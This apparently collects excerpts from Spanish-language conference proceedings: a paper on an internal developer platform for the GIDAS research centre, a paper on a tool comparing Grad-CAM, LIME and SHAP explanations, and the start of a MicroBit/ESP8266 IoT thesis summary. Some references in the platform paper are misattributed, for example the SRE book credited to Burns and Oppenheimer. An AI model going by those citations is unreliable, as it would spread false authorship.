1. F. Walas Mateo, A. Redchuk. (2021). A review of IIoT/IoT and AI/ML as Process Optimization driver under industry 4.0 model. Journal of Computer Science & Technology (JCS&T). Vol 21. ed. 2, pp 170-176. https://doi.org/10.24215/16666038.21.e15
2. E. Yalcinkaya, A. Maffei, H. Akillioglu, M. Onori. (2021). Empowering ISA95 compliant traditional and smart manufacturing systems with the blockchain technology. Manufacturing Review. 8, 15. https://doi.org/10.1051/mfreview/2021013.
3. S. Yang, P. Navarathna, S. Ghosh, B.W. Bequette. (2020). Hybrid Modelling in the Era of Smart Manufacturing. Computers and Chemical Engineering. DOI: 10.1016/j.compchemeng.2020.106874.
4. M. Javaid, A. Haleem, R.P. Singh, R. Suman. (2022). Artificial intelligence applications for industry 4.0: A literature-based study. Journal of Industrial Integration and Management, 7(01), 83-111.
5. A. Jamwal, R. Agrawal, M. Sharma, A. Giallanza. (2021). Industry 4.0 Technologies for Manufacturing Sustainability: A Systematic Review and Future Research Directions. Appl. Sci. 2021, 11, 5725. https://doi.org/10.3390/app11125725
6. C. Gonçalves Machado, M.P. Winroth, E.H. Dener Ribeiro da Silva. (2020). Sustainable manufacturing in Industry 4.0: an emerging research agenda, International Journal of Production Research, 58:5, 1462-1484, DOI: 10.1080/00207543.2019.1652777.
7. M. Khan, X. Wu, X. Xu and W. Dou, "Big data challenges and opportunities in the hype of Industry 4.0," 2017 IEEE International Conference on Communications (ICC), Paris, France, 2017, pp. 1-6, doi: 10.1109/ICC.2017.7996801.
8. R. Kumar, S. Prakash Singh, K. Lamba. (2018). Sustainable robust layout using Big Data approach: A key towards industry 4.0. Journal of Cleaner Production, Volume 204, Pages 643-659, ISSN 0959-6526, https://doi.org/10.1016/j.jclepro.2018.08.327.
9. M. Sharp, R. Ak, T. Hedberg (2018). A survey of the advancing use and development of machine learning in smart manufacturing. Journal of Manufacturing Systems. Volume 48, Part C, Pages 170-179, ISSN 0278-6125, https://doi.org/10.1016/j.jmsy.2018.02.004.
10. J. Hernández Orallo; M.J. Ramírez Quintana; C. Ferri Ramírez. (2004) Introducción a la Minería de Datos. Pearson Educación SA. Madrid. ISBN 84-205-4091-9.
11. IBM. (n.d.). *Autoencoder*. https://www.ibm.com/topics/autoencoder
12. . *ARIMA Model*. https://www.ibm.com/topics/arima-model

Ingeniería de Plataformas: Iniciando una Plataforma de Desarrollo Interno para Potenciar el Futuro de la Investigación en GIDAS

Ing. Damian Antonio Ferrara[1], Emanuel Rodriguez Rodriguez[2], Lucas Demian Bogado[3] y Romeo Lorenzo Monfroglio[4]
Universidad Tecnológica Nacional, Facultad Regional La Plata. La Plata, Argentina

[1,2][dferrara,errdoriguez]@frlp.utn.edu.ar
[3,4][lucasbogado,rmonfrolio]@alu.frlp.utn.edu.ar

Resúmen. La ingeniería de plataformas está emergiendo como una disciplina clave para optimizar el desarrollo de software en entornos complejos. Este documento presenta la creación de una Plataforma de Desarrollo Interno (IDP) mínima viable para el Centro de Investigación GIDAS, con el objetivo de generar oportunidades académicas, capacitación profesional y análisis del impacto de la adopción de estas plataformas. Se abordan los principios fundamentales, las áreas de conocimiento, las buenas prácticas y el ciclo de vida de la ingeniería de plataformas, proporcionando un marco teórico robusto y detallando la metodología aplicada en este proyecto.

Palabras Clave: Ingeniería de Plataformas, Plataforma de Desarrollo Interno, GIDAS, Capacitación Profesional, Buenas Prácticas, Ciclo de Vida.

1 Introducción

La ingeniería de plataformas representa una evolución de la cultura DevOps, enfocándose en la creación de plataformas internas que faciliten el desarrollo y la entrega continua de software. Este paper tiene como objetivo principal la creación de una Plataforma de Desarrollo Interno (IDP) mínima viable para el Centro de Investigación GIDAS, orientado al desarrollo de software y la transformación digital de las organizaciones. A través de esta plataforma, se busca no solo mejorar la eficiencia y el rendimiento de los investigadores, sino también generar oportunidades académicas y profesionales, estableciendo una base para futuras investigaciones en la ingeniería de plataformas.

1.1 Objetivos Globales de la Investigación

Introducir la Ingeniería de Plataformas: Establecer un marco teórico que aborde los principios y beneficios de la ingeniería de plataformas.

Generar Oportunidades Académicas: Facilitar la capacitación de futuros profesionales en ingeniería de plataformas.

Evaluar el Impacto en GIDAS: Analizar cómo la adopción de una IDP puede optimizar las investigaciones y el desarrollo de software en GIDAS.

1.2 Objetivos Particulares de este Paper

Despliegue de una Plataforma de Desarrollo Integral: Implementar una IDP mínima viable para GIDAS.

Promover Prácticas Profesionalizantes: Crear un entorno que permita la aplicación práctica de conocimientos académicos en un contexto profesional.

Establecer Nuevas Líneas de Investigación: Facilitar la exploración de nuevas áreas de investigación derivadas del uso de la plataforma.

2 Marco Teórico

¿Qué es la Ingeniería de Plataformas? La ingeniería de plataformas es una disciplina que se centra en la creación y mantenimiento de plataformas que proporcionan un conjunto de servicios comunes para el desarrollo y despliegue de aplicaciones. Según Gartner, estas plataformas permiten a los desarrolladores trabajar de manera más eficiente y centrarse en la entrega de valor al negocio en lugar de en tareas repetitivas y operativas.

2.1 Eficiencia del Desarrollo

Las plataformas de desarrollo interno optimizan el ciclo de vida del desarrollo de software, permitiendo una integración continua y un despliegue automatizado que reduce el tiempo y los errores en la entrega de aplicaciones. Como indica Newman (2015), "los microservicios son un estilo de arquitectura de software que implica la entrega de sistemas como un conjunto de servicios muy pequeños y autónomos".

2.3 Iniciativas y Evolución de las Plataformas de Desarrollo Interno

Las iniciativas para desarrollar plataformas internas han evolucionado significativamente en los últimos años, adoptando metodologías ágiles y herramientas avanzadas como Kubernetes, Terraform y Jenkins. Estas plataformas están diseñadas para ser escalables y flexibles, adaptándose a las necesidades cambiantes de las organizaciones.

2.4 Motivaciones de la Ingeniería de Plataformas

En medio de las tendencias emergentes de la cultura DevOps y la confiabilidad del enfoque SRE (Site Reliability Engineering), surge la necesidad de una práctica con métodos ingenieriles para la creación de plataformas de desarrollo, conocida como ingeniería de plataformas. Mientras que DevOps se centra en la colaboración entre desarrollo y operaciones para acelerar la entrega de software, y SRE se enfoca en la confiabilidad y la escalabilidad del sistema, la ingeniería de plataformas busca formalizar y estandarizar la creación de entornos de desarrollo eficientes y reutilizables.

La motivación principal detrás de la ingeniería de plataformas es proporcionar a los equipos de desarrollo herramientas consistentes, automatizadas y seguras que les permitan centrarse en la creación de valor y la innovación, en lugar de lidiar con la complejidad de la infraestructura subyacente. Según Gartner (2021), “La ingeniería de plataformas permite a las organizaciones estandarizar y optimizar los entornos de desarrollo, lo que resulta en una mayor eficiencia operativa y una mejor calidad del software” (Gartner, 2021).

Además, la ingeniería de plataformas facilita la reutilización del conocimiento y la transferencia de prácticas óptimas entre desarrolladores, promoviendo un ciclo de retroalimentación continua y mejora incremental. Como señala Bass et al. (2012), "la reutilización de componentes y la estandarización de procesos son fundamentales para escalar eficientemente las capacidades de desarrollo en organizaciones grandes" (Bass, Clements, & Kazman, 2012).

Concretamente, la ingeniería de plataformas combina los principios de DevOps y SRE con un enfoque estructurado y metódico, proporcionando un marco robusto para la creación y gestión de entornos de desarrollo. Esto no solo mejora la eficiencia y la calidad del software, sino que también facilita la innovación y la adaptación rápida a las necesidades cambiantes del negocio.

2.5 Principios y Rol del Ingeniero de Plataformas

La ingeniería de plataformas se fundamenta en principios clave que guían su práctica: estandarización, automatización, reutilización y seguridad. Estos principios aseguran que las plataformas sean consistentes, eficientes y seguras, facilitando el desa-

rrollo y la entrega continua de software de alta calidad. El ingeniero de plataformas, por tanto, juega un rol crucial en la creación y mantenimiento de estos entornos. Este profesional es responsable de diseñar, implementar y gestionar plataformas que soporten las necesidades del desarrollo, asegurando que se alineen con los objetivos estratégicos de la organización.

Los ingenieros de plataformas deben poseer una comprensión profunda tanto de la infraestructura como del ciclo de vida del desarrollo de software. Además, deben ser adeptos en la implementación de prácticas de DevOps y SRE, lo que les permite construir entornos escalables y resilientes. Según Skelton y Pais (2019), "el ingeniero de plataformas actúa como un facilitador clave, proporcionando herramientas y procesos que permiten a los equipos de desarrollo centrarse en la entrega de valor" (Skelton & Pais, 2019).

El rol también incluye la gestión del conocimiento y la transferencia de buenas prácticas entre equipos, asegurando que las lecciones aprendidas se compartan y apliquen de manera efectiva. Como destacan Betz y Beard (2020), "los ingenieros de plataformas son fundamentales para la creación de un entorno colaborativo y eficiente, donde la innovación y la calidad del software pueden prosperar" (Betz & Beard, 2020).

2.6 Características de las Plataformas de Desarrollo Interno

Las plataformas de desarrollo interno incluyen componentes esenciales como la orquestación de contenedores, la gestión de infraestructura como código (IaC), la integración y entrega continua (CI/CD) y la gestión de secretos. Según Hightower et al. (2017), "Kubernetes proporciona un entorno de gestión centrado en contenedores".

2.7 Adopción y Desarrollo de la Plataforma de Desarrollo Interno

La adopción de una IDP requiere una planificación cuidadosa y una implementación iterativa que permita mejoras continuas basadas en el feedback de los usuarios. Esto incluye la evaluación de necesidades, el diseño de la arquitectura, el despliegue de la infraestructura y el monitoreo constante para garantizar el rendimiento y la seguridad de la plataforma.

3 Áreas de Conocimiento Específicas de la Ingeniería de Plataformas

La ingeniería de plataformas abarca varias áreas de conocimiento clave:

3.1 Infraestructura como Código (IaC)

El uso de scripts y plantillas para gestionar y aprovisionar recursos tecnológicos es fundamental en IaC. Esta práctica permite mantener consistencia y automatización en la infraestructura, facilitando la escalabilidad y la gestión eficiente. Según Humble y Farley (2010), IaC es crucial para asegurar que los entornos de desarrollo, prueba y producción sean idénticos, lo que reduce errores y facilita la colaboración entre equipos.

3.2 Orquestación de Contenedores

La automatización del despliegue, escalado y gestión de aplicaciones en contenedores es vital. Kubernetes, una herramienta popular de orquestación, permite administrar aplicaciones en contenedores de manera eficiente, garantizando alta disponibilidad y escalabilidad. Hightower, Burns y Beda (2017) destacan que Kubernetes proporciona un entorno de gestión centrado en contenedores, esencial para la moderna infraestructura de TI.

3.3 Integración y Entrega Continua (CI/CD)

La automatización de la integración de código y el despliegue de aplicaciones permite una entrega rápida y fiable de software. Los pipelines de CI/CD aseguran que el

código se integre y se pruebe continuamente, reduciendo riesgos y mejorando la calidad del software. Humble y Farley (2010) describen CI/CD como la capacidad de lanzar cambios de todo tipo de manera segura y rápida.

3.4 Monitoreo y Registro

La supervisión del rendimiento y la disponibilidad de aplicaciones e infraestructura es esencial para detectar problemas antes de que afecten a los usuarios. Herramientas como Prometheus y Grafana permiten el monitoreo proactivo y la visualización de métricas clave. Burns y Oppenheimer (2019) señalan que el monitoreo efectivo es crucial para mantener la confiabilidad del sistema.

3.5 Gestión de Secretos

La implementación de soluciones seguras para la gestión de credenciales es vital para proteger información sensible. Herramientas como HashiCorp Vault permiten almacenar y gestionar secretos de manera segura. Según Walsh (2020), las herramientas de gestión de secretos están diseñadas para almacenar, gestionar y acceder a secretos de manera segura en sistemas distribuidos.

3.6 Gestión del Conocimiento

La reutilización del conocimiento y la transferencia del conocimiento entre desarrolladores son fundamentales. Documentar procesos y soluciones facilita la capacitación y mejora continua. Según el artículo de Galante (2024), las prácticas de gestión del conocimiento son esenciales para crear una base sólida de reutilización y transferencia de conocimientos dentro de los equipos de ingeniería de plataformas, promoviendo así la eficiencia y la innovación continua. Documentar procesos y soluciones facilita la capacitación y mejora continua.

4 Casos de Uso de Éxito e Influencia en la Ingeniería de Plataformas

4.1 Spotify

Plataforma de Desarrollo:

Metodología: Utiliza el "Spotify Model" que se enfoca en equipos pequeños y autónomos llamados "squads" y su agrupación en "tribus".

Tecnologías: Utiliza herramientas de CI/CD como Jenkins y Travis CI, gestión de contenedores con Docker y Kubernetes, y orquestación de microservicios.

Características: Énfasis en la autonomía de equipos, despliegues continuos, y una cultura de experimentación y aprendizaje constante.

4.2 Google

Plataforma de Desarrollo:

Metodología: Implementa Site Reliability Engineering (SRE), que combina prácticas de ingeniería de software y operaciones para mejorar la fiabilidad del sistema.

Tecnologías: Usa Borg (precursor de Kubernetes) para la orquestación de contenedores, herramientas de monitoreo como Prometheus, y CI/CD con Jenkins y Spinnaker.

Características: Enfoque en la automatización, gestión proactiva de incidentes y optimización continua de la infraestructura.

4.3 Netflix

Plataforma de Desarrollo:

Metodología: Usa metodologías ágiles y prácticas de DevOps para lograr despliegues continuos y escalabilidad.

Tecnologías: Utiliza Spinnaker para CD, Docker para contenedores, y Amazon Web Services (AWS) para infraestructura en la nube.

Características: Alta disponibilidad, escalabilidad, y un robusto sistema de pruebas

y monitoreo con herramientas como Chaos Monkey para pruebas de resiliencia.

5 Metodología Abordada

5.1 Análisis

Para entender las necesidades del centro de investigación GIDAS y sus investigadores, se realizaron entrevistas y desarrollo de historias de usuario. Se identificaron requisitos funcionales y no funcionales, tales como la gestión de versiones, la automatización del CI/CD y el monitoreo de la infraestructura. Este análisis permitió construir un backlog de producto inicial, documentado en un sistema de gestión ágil.

5.2 Diseño

El diseño de la plataforma IDP mínima viable se basó en los principios de modularidad, escalabilidad y seguridad. Se eligió una arquitectura de microservicios desplegada en Kubernetes debido a su capacidad para gestionar aplicaciones contenedorizadas de manera eficiente. Terraform fue seleccionado para la gestión de la infraestructura como código (IaC), permitiendo configuraciones repetibles y controladas por versiones.

El stack de herramientas incluye:

- Terraform para IaC.
- Kubernetes (k3s) como el orquestador de contenedores.
- Argo CD para la automatización de CI/CD.
- Prometheus y Grafana para monitoreo y visualización.
- HashiCorp Vault para la gestión de secretos.
- Backstage: como dashboard para el desarrollador-

5.3 Despliegue

El despliegue de la plataforma se realizó en un servidor Proxmox, que facilita la virtualización y gestión de recursos. Se instalaron Rocky Linux y Fedora como sistemas operativos base debido a su estabilidad y soporte a largo plazo.

Configuración del Servidor:

Instalación de Proxmox y creación de VMs.

Despliegue de DNS y FreeIPA para la gestión de identidades y accesos.

Infraestructura como Código:

Uso de Terraform para configurar y aprovisionar VMs, redes y almacenamiento.

Despliegue de Kubernetes con k3s, optimizado para entornos on-premise.

Automatización CI/CD:

Configuración de Argo CD para gestionar pipelines de integración y despliegue continuo.

Implementación de Jenkins para tareas específicas de CI.

Monitoreo y Seguridad:

Instalación de Prometheus y Grafana para monitoreo proactivo.

Implementación de HashiCorp Vault para la gestión segura de credenciales y secretos.

Estrategias de Despliegue

Se adoptaron estrategias de despliegue canario y blue-green para minimizar riesgos. Se configuraron políticas de autoescalado en Kubernetes para gestionar picos de demanda, asegurando disponibilidad y rendimiento.

5.4 KPIs y Métricas

Para evaluar el éxito y la eficacia de la IDP, se definieron los siguientes KPIs y métricas:

Tiempo de despliegue: Medición del tiempo desde el commit hasta el despliegue en producción.

Frecuencia de despliegues: Número de despliegues por día/semana.

Tiempo de recuperación: Duración para resolver incidentes y restaurar servicios.

Utilización de recursos: Monitoreo del uso de CPU, memoria y almacenamiento.

Feedback de usuarios: Satisfacción y retroalimentación de los investigadores sobre la plataforma.

Estas métricas serán evaluadas trimestralmente para realizar ajustes y mejoras continuas, asegurando que la plataforma evolucione acorde a las necesidades de los investigadores y los objetivos del GIDAS.

6 Proyección y Beneficios Esperados

La adopción de una plataforma IDP en el centro de investigación GIDAS se espera que:

Mejore la eficiencia y calidad del desarrollo de software.

Facilite la transferencia y reutilización del conocimiento.

Genere oportunidades de capacitación profesional.

Proporcione una base para nuevas líneas de investigación.

7 Conclusión

La implementación de una Plataforma de Desarrollo Interno (IDP) mínima viable en el laboratorio GIDAS se perfila como una contribución significativa al ámbito de la ingeniería de plataformas. Desde la perspectiva académica, se espera que esta iniciativa impulse la generación de nuevos conocimientos sobre la implementación de IDPs, los cuales serán sistemáticamente documentados y difundidos a través de publicaciones en journals y conferencias especializadas. En el ámbito profesional, el proyecto ofrecerá a los estudiantes oportunidades invaluables para formarse en tecnologías y metodologías de vanguardia, fortaleciendo sus competencias y preparándolos para enfrentar con éxito los complejos desafíos tecnológicos del futuro. A nivel institucional, el establecimiento exitoso de esta plataforma consolidará la posición del laboratorio GIDAS como líder en investigación y desarrollo en ingeniería de plataformas, incrementando su visibilidad y atrayendo colaboraciones y financiamiento para proyectos futuros. también reforzará la reputación del laboratorio como un referente en el campo, generando un ecosistema de colaboración e innovación que beneficiará a toda la comunidad educativa y tecnológica.

Referencias

1. Burns, B., Oppenheimer, D.: Site Reliability Engineering: How Google Runs Production Systems. O'Reilly Media (2019).
2. HashiCorp: Terraform Up & Running. O'Reilly Media (2021).
3. Hightower, K., Burns, B., Beda, J.: Kubernetes: Up and Running. O'Reilly Media (2017).
4. H Humble, J., Farley, D.: Continuous Delivery: Reliable Software Releases through Build, Test, and Deployment Automation. Addison-Wesley (2010).
5. Newman, S.: Building Microservices: Designing Fine-Grained Systems. O'Reilly Media (2015).
6. Gartner: Platform Engineering: Enabling Developer Productivity and Operational Excellence. Gartner Research (2021).
7. Bass, L., Clements, P., Kazman, R.: Software Architecture in Practice. Addison-Wesley (2012).
8. Skelton, M., Pais, M.: Team Topologies: Organizing Business and Technology Teams for Fast Flow. IT Revolution Press (2019).
9. Betz, C., Beard, K.: Architecting the Cloud: Design Decisions for Cloud Computing Service

Models (SaaS, PaaS, and IaaS). Wiley (2020).
10. Walsh, S. (2020). HashiCorp Vault: A Hands-On Guide. Packt Publishing.
11. Galante, L. (2024). How to Become a Platform Engineer. The New Stack.
12. Kniberg, H., & Ivarsson, A. (2012). Scaling Agile@Spotify with Tribes, Squads, Chapters & Guilds.
13. Beyer, B., Jones, C., Petoff, J., & Murphy, N. R. (2016). Site Reliability Engineering: How Google Runs Production Systems. O'Reilly Media.
14. Cockcroft, A., & Glover, B. (2015). The Netflix Simian Army.

Integración de diferentes técnicas para visualizar la influencia de regiones de una imagen en su clasificación por una red neuronal

Andrés Gardella Ruiz[1], Gabriela Pérez[1,2], Claudia Pons[1,3,4]

[1] LIFIA, Facultad de informática - Universidad Nacional de La Plata

[2]UNAJ - Universidad Nacional Arturo Jauretche, Florencio Varela, Bs As, Argentina

[3] CIC, Comisión de Investigaciones Científicas, Bs As, Argentina

[4] UAI. Universidad Abierta Interamericana, Ciudad de Buenos Aires, Argentina

andresmgr@gmail.com, gabriela.perez@gmail.com, cpons@lifia.info.unlp.edu.ar

Resumen. Hoy en día es común la utilización, en múltiples ámbitos, de redes neuronales que permiten realizar actividades complejas como clasificación de imágenes. Si bien es una tecnología muy útil debido a la información que provee, en contextos sensibles como el de la salud pública, es necesario poder entender y confiar en dicha información, ya que la falta de precisión puede acarrear consecuencias negativas significativas. Esta necesidad de comprender el funcionamiento y la toma de decisiones de las redes neuronales, ha dado lugar al surgimiento de métodos y técnicas de visualización, que permiten comprender mejor las decisiones tomadas por éstas en base a la información ingresada.

Este trabajo tiene como propósito analizar algunos de estos métodos de visualización para luego desarrollar una herramienta que simplifique su uso y la visualización de las explicaciones. La herramienta permitirá comparar los resultados y facilitará la interpretación de las decisiones de la red, haciendo que estos métodos sean más accesibles.

Palabras clave: Red Neuronal Convolucional, Análisis de Imágenes, Visualización.

1 Introducción

La inteligencia artificial y el aprendizaje profundo han experimentado avances notables en los últimos años, dando lugar a la creación de modelos capaces de realizar con éxito tareas sumamente complejas. Entre los modelos más destacados se encuentran las redes neuronales convolucionales (CNNs), que han demostrado un gran éxito en el campo de la visión artificial, especialmente en tareas como la clasificación de imágenes y la detección de objetos [1][2][3]. Estas redes suelen utilizarse para una variedad de aplicaciones, que van desde la inspección de componentes en la industria, el control de calidad de alimentos en el sector alimenticio hasta el apoyo en diagnósticos médicos, como la identificación de tumores o detección de enfermedades a partir de imágenes. Sin embargo, carecen de interpretabilidad debido a su complejidad.

Dado que algunos de estos usos son sensibles y críticos, es fundamental tener la capacidad de comprender y explicar las decisiones tomadas por estos sistemas. La transparencia y la explicabilidad en el funcionamiento de estos modelos son esenciales para garantizar la confianza (o desconfianza) en su uso, así como para abordar preocupaciones éticas y legales asociadas con su implementación.

Afortunadamente, en la actualidad existen diversas técnicas y métodos que proporcionan cierto grado de interpretabilidad a estos modelos, permitiendo entender qué partes específicas de la imagen procesada influyen en su decisión.

En este estudio, se realizará un análisis de los métodos de visualización de decisiones tomadas por una CNN. Posteriormente, se seleccionarán algunos de estos métodos en función de criterios como la facilidad de uso, el tiempo de procesamiento y su adaptabilidad a diversas arquitecturas de CNN. Estos métodos se integrarán en una herramienta con el objetivo de facilitar su acceso y simplificar su utilización por parte de los usuarios. El propósito es hacer que los resultados individuales de una red neuronal sean comprensibles y accesibles, permitiendo una interpretación informada sin que se perciban como respuestas inexplicables de una caja negra.

2 Background

Las redes convolucionales (CNN) son un tipo de red neuronal profunda que se utilizan principalmente en tareas de reconocimiento de imágenes debido a su capacidad para capturar y aprender patrones espaciales.

Existen diversas propuestas para interpretar y explicar las clasificaciones realizadas por estas redes. En este trabajo se analizaron cuatro de las técnicas más destacadas como CAM[4], Grad-CAM[5], LIME[6] y SHAP[7].

CAM y Grad-CAM generan mapas de calor que resaltan las regiones de imágenes que más influyen en la clasificación realizada, combinando linealmente las activaciones ponderadas de la última capa convolucional.

LIME propone explicar las predicciones de cualquier clasificado mediante aproximaciones locales con un modelo interpretable. Divide una imagen en subregiones (superpixeles) y se resaltan aquellos que más influyen en la decisión tomada por el clasificador.




Fig. 1. Resultados de aplicar los métodos de visualización Grad-CAM, LIME y SHAP sobre la clasificación de una imagen mediante una red neuronal convolucional

SHAP es un enfoque de teoría de juegos para explicar la salida de cualquier modelo de aprendizaje automático, proveyendo una medida de la contribución de cada participante (pixel) respecto a la ganancia obtenida (la clasificación).

En la Figura 1 se pueden observar los resultados de los métodos aplicados a una red cuando clasifica una imagen.

3 Propuesta

Grad-CAM, LIME y SHAP son técnicas modelo-agnósticas que pueden aplicarse a cualquier arquitectura de CNN, ya que no dependen de la estructura interna del modelo. Aunque cada técnica puede aplicarse individualmente, integrar su visualización simultánea permitiría una comparación de los resultados, lo que podría facilitar una mejor evaluación de la explicación proporcionada por cada método.




Fig. 2. A la izquierda puede verse el formulario de la aplicación desarrollada, y a la derecha se presentan los resultados de los métodos utilizados para la red seleccionada.

Por esta razón nos propusimos integrarlas en una herramienta que facilita la aplicación de estas técnicas y permite la visualización conjunta de las explicaciones generadas por cada una de ellas.

3.1 Herramienta desarrollada

Como resultado de este trabajo se implementó una herramienta que integra los métodos de visualización mencionados y pueden aplicarse sobre varias arquitecturas de CNN, como VGG16, Resnet50 o una red CNN personalizada. En la Figura 2 pueden observarse dos capturas de pantalla de la herramienta. En la parte izquierda se muestra la sección de configuración para cada método, mientras que en la parte derecha se presentan los resultados.

4 Conclusiones y trabajos futuros

La herramienta facilita el uso y el acceso a los métodos de visualización, permitiendo realizar pruebas y comparaciones de manera eficiente. Esto se traduce en una mejora significativa en la comprensión de las decisiones tomadas por redes neuronales en la clasificación de imágenes.

Para trabajos futuros, se prevé la incorporación de nuevas arquitecturas de CNN, incluyendo redes personalizadas. También se plantea incluir más métodos de visualización.

Referencias

1. Russell, S. J., Norvig, P., Davis, E. ; Genesereth, M. (2020). Artificial Intelligence: A Modern Approach (4th ed.). Pearson.
2. Simonyan, Karen and Zisserman, Andrew. (2014). Very Deep Convolutional Networks for Large-Scale Image Recognition.
3. Krizhevsky, A., Sutskever, I, Hinton, G. ImageNet Classification with Deep Convolutional Neural Networks. Neural Information Processing Systems. 25. 10.1145/3065386. (2012)
4. Zhou, Bolei & Khosla, Aditya & Lapedriza, Àgata & Oliva, Aude & Torralba, Antonio. (2016). Learning Deep Features for Discriminative Localization. 10.1109/CVPR.2016.319.
5. Rs, Ramprasaath & Cogswell, Michael & Das, Abhishek & Vedantam, Ramakrishna & Parikh, Devi & Batra, Dhruv. (2017). Grad-CAM: Visual Explanations from Deep Networks via Gradient-Based Localization. 618-626. 10.1109/ICCV.2017.74.
6. Ribeiro, Marco & Singh, Sameer & Guestrin, Carlos. (2016). "Why Should I Trust You?": Explaining the Predictions of Any Classifier.
7. Lundberg, Scott & Lee, Su-In. (2017). A Unified Approach to Interpreting Model Predictions.

IRID: Infraestructura para la recolección inalámbrica de datos provistos por sensores en el marco de robótica educativa en nivel secundario

Alumno: Juan Pablo Lozano Arce[1]

Directores: Alejandra Beatriz Lliteras [1,2] y Andrés Rodriguez [1]

[1] UNLP. Facultad de Informática, Centro LIFIA [2] CICPBA

Contacto {jlozano, alejandra.lliteras, andres.rodriguez}@lifia.info.unlp.edu.ar

Tipo de Trabajo: Tesina de grado en curso

Palabras Claves: MicroBit, ESP, WiFi, Protocolo, Servidor, API Rest, Programación basada en Bloques, Comunicación Inalámbrica, Recolección de Datos, Visualización de Datos

Síntesis

En este trabajo se propone una infraestructura que combina software y hardware para que sea posible, por un lado, recolectar datos mediante sensores conectados a placas MicroBit (V2), y por otro, enviar dichos datos, vía Wifi, a un servidor para su almacenamiento y posterior visualización. El objetivo es que esta infraestructura pueda ser usada de manera sencilla y guiada por docentes y estudiantes de nivel secundario, y que permita trabajar aspectos de pensamiento computacional empleando programación basada en bloques. En este trabajo se propone: a) el diseño e implementación de un servidor que recepciona, valida, almacena y permite visualizar datos, b) un protocolo de comunicación entre placas MicroBit, ESP8266 y un servidor Web, c) una extensión al entorno MakeCode de programación basada en bloques para placas MicroBit d) guías para la preconfiguración de la placa ESP y para desplegar el servidor

1 Motivación

El desarrollo del Pensamiento Computacional al considerar temas de robótica o IoT en el área de educación, suele trabajarse a partir de kits que ya vienen pre armados y con instrucciones concretas para que los docentes puedan trabajar en el aula usando placas como, por ejemplo, MicroBit[1] o Arduino[2]. Para bajar la complejidad que implican las placas Arduino para estudiantes de secundarios no técnicos, Pech y Novák sugieren el uso de placas MicroBit por sobre las otras ya que, entre otros aspectos, traen componentes integrados.

Al conectar sensores a una placa MicroBit y querer enviar vía Wifi los datos recolectados, surge la necesidad de conectarla a una placa ESP para que sea esta quien realice el

[1] https://microbit.org/

[2] https://www.arduino.cc/

envío. En particular, se espera visualizar mediante gráficos los datos recolectados y que tanto la recolección de los datos, como su envío vía Wifi pueda ser programado de manera intuitiva usando programación basada en bloques. Es objetivo de este trabajo que la infraestructura formada por sensores, placa MicroBit, ESP y servidor Web, pueda ser replicados en diferentes espacios de trabajo, como por ejemplo escuelas, sin necesidad de expertos en tecnología.

2 Aporte

El trabajo presenta diferentes aportes, a continuación, se detalla cada uno de ellos

2.1 **Servidor**:

Para este trabajo se propone un servidor web. La Fig. 1 muestra en esquema de la solución del trabajo, en esta sección se hace foco en el servidor. A continuación, se describen los diferentes componentes.

FastApi (REST) es el componente encargado de recibir, analizar y tratar la información enviada por la ESP8266 vía wifi. Está desarrollado en el lenguaje de programación Python. *MongoDB* es el componente encargado de guardar la información recibida por FastApi (REST). *Grafana* es el componente encargado de la visualización de los datos. Soporta varios tipos distintos de orígenes de datos. En este proyecto se utilizan las direcciones http de consulta de FastApi (REST) para obtener los datos a mostrar.

